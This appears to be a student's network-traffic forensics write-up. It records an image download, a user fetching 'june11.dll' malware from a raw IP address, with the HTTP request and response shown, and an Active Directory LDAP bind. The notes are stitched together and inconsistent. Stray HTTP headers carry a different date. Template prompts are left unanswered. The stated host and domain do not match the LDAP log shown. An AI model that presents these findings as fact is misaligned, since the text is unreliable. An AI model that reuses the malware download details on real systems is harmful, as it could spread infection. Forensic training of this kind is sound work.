Content-Type: text/html; charset=UTF-8
X-Port: port_10069
X-Cacheable: YES:Forced
Content-Length: 15614
Accept-Ranges: bytes
Date: Fri, 19 Jul 2019 18:53:07 GMT
Age: 0
Vary: Accept-Encoding, User-Agent
X-Cache: uncached
X-Cache-Hit: MISS
X-Backend: all_requests
```

Changing the Background Image

Summarize the following:

- User downloading the image below from green.mattingsolutions.co
- The image was installed as the desktop background.



Malicious Activity

Downloading Malware

Summarize the following:

- User Matthijs.devries downloaded the june11.dll malware.
- This file contained multiple trojans.

```
GET /files/june11.dll HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: 205.185.125.104
Connection: Keep-Alive
Cookie: _subid=3mmhfnd8jp

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 12 Jun 2020 17:15:19 GMT
Content-Type: application/octet-stream
Content-Length: 563032
```

Setting up Active Directory Network

Summarize the following:

- DESKTOP-86J4BX authenticated to the Frank-n-ted.com domain.

3361	2020-06-30 09:54:31.610513300	Rotterdam-PC.mind-hammer…	mind-hammer-dc.mind-hammer…	LDAP	515	bindRequest(10) "<ROOT>" sasl
3363	2020-06-30 09:54:31.615562100	mind-hammer-dc.mind-hamm…	Rotterdam-PC.mind-hammer.n…	LDAP	264	bindResponse(10) success
3364	2020-06-30 09:54:31.618556800	Rotterdam-PC.mind-hammer…	mind-hammer-dc.mind-hammer…	LDAP	187	SASL GSS-API Integrity: searchReques
3365	2020-06-30 09:54:31.622826500	mind-hammer-dc.mind-hamm…	Rotterdam-PC.mind-hammer.n…	LDAP	268	SASL GSS-API Integrity: searchResEnt
3395	2020-06-30 09:54:31.755151000	Rotterdam-PC.mind-hammer…	mind-hammer-dc.mind-hammer…	LDAP	1075	SASL GSS-API Integrity: searchReques
3396	2020-06-30 09:54:31.756880800	mind-hammer-dc.mind-hamm…	Rotterdam-PC.mind-hammer.n…	LDAP	108	SASL GSS-API Integrity: searchResDon
3397	2020-06-30 09:54:31.758472500	Rotterdam-PC.mind-hammer…	mind-hammer-dc.mind-hammer…	LDAP	100	SASL GSS-API Integrity: unbindReques
3355	2020-06-30 09:54:31.572904400	Rotterdam-PC.mind-hammer…	mind-hammer-dc.mind-hammer…	TCP	68	49174 → 389 [SYN] Seq=0 Win=8192 Len
3356	2020-06-30 09:54:31.573954600	mind-hammer-dc.mind-hamm…	Rotterdam-PC.mind-hammer.n…	TCP	66	389 → 49174 [SYN, ACK] Seq=0 Ack=1 W
3357	2020-06-30 09:54:31.574947500	Rotterdam-PC.mind-hammer…	mind-hammer-dc.mind-hammer…	TCP	56	49174 → 389 [ACK] Seq=1 Ack=1 Win=65
3360	2020-06-30 09:54:31.602263700	Rotterdam-PC.mind-hammer…	mind-hammer-dc.mind-hammer…	TCP	1514	49174 → 389 [ACK] Seq=1 Ack=1 Win=65
3362	2020-06-30 09:54:31.611345600	mind-hammer-dc.mind-hamm…	Rotterdam-PC.mind-hammer.n…	TCP	54	389 → 49174 [ACK] Seq=1 Ack=1922 Win
3398	2020-06-30 09:54:31.759338100	Rotterdam-PC.mind-hammer…	mind-hammer-dc.mind-hammer…	TCP	54	49174 → 389 [FIN, ACK] Seq=3119 Ack=
3399	2020-06-30 09:54:31.760197500	mind-hammer-dc.mind-hamm…	Rotterdam-PC.mind-hammer.n…	TCP	54	389 → 49174 [ACK] Seq=479 Ack=3120 W
3400	2020-06-30 09:54:31.761058400	mind-hammer-dc.mind-hamm…	Rotterdam-PC.mind-hammer.n…	TCP	54	389 → 49174 [RST, ACK] Seq=479 Ack=3
82271	2020-06-30 10:08:43.281446500	Rotterdam-PC.mind-hammer…	mind-hammer-dc.mind-hammer…	TCP	68	[TCP Retransmission] 49174 → 389 [SY
82272	2020-06-30 10:08:43.282498400	mind-hammer-dc.mind-hamm…	Rotterdam-PC.mind-hammer.n…	TCP	66	[TCP Retransmission] 389 → 49174 [SY
82273	2020-06-30 10:08:43.283396600	Rotterdam-PC.mind-hammer…	mind-hammer-dc.mind-hammer…	TCP	56	49174 → 389 [ACK] Seq=1 Ack=1 Win=65536

```
▶ [Timestamps]
  TCP payload (210 bytes)
  [PDU Size: 210]
▼ Lightweight Directory Access Protocol
  ▼ LDAPMessage bindResponse(10) success
      messageID: 10
    ▼ protocolOp: bindResponse (1)
      ▼ bindResponse
          resultCode: success (0)
```

The End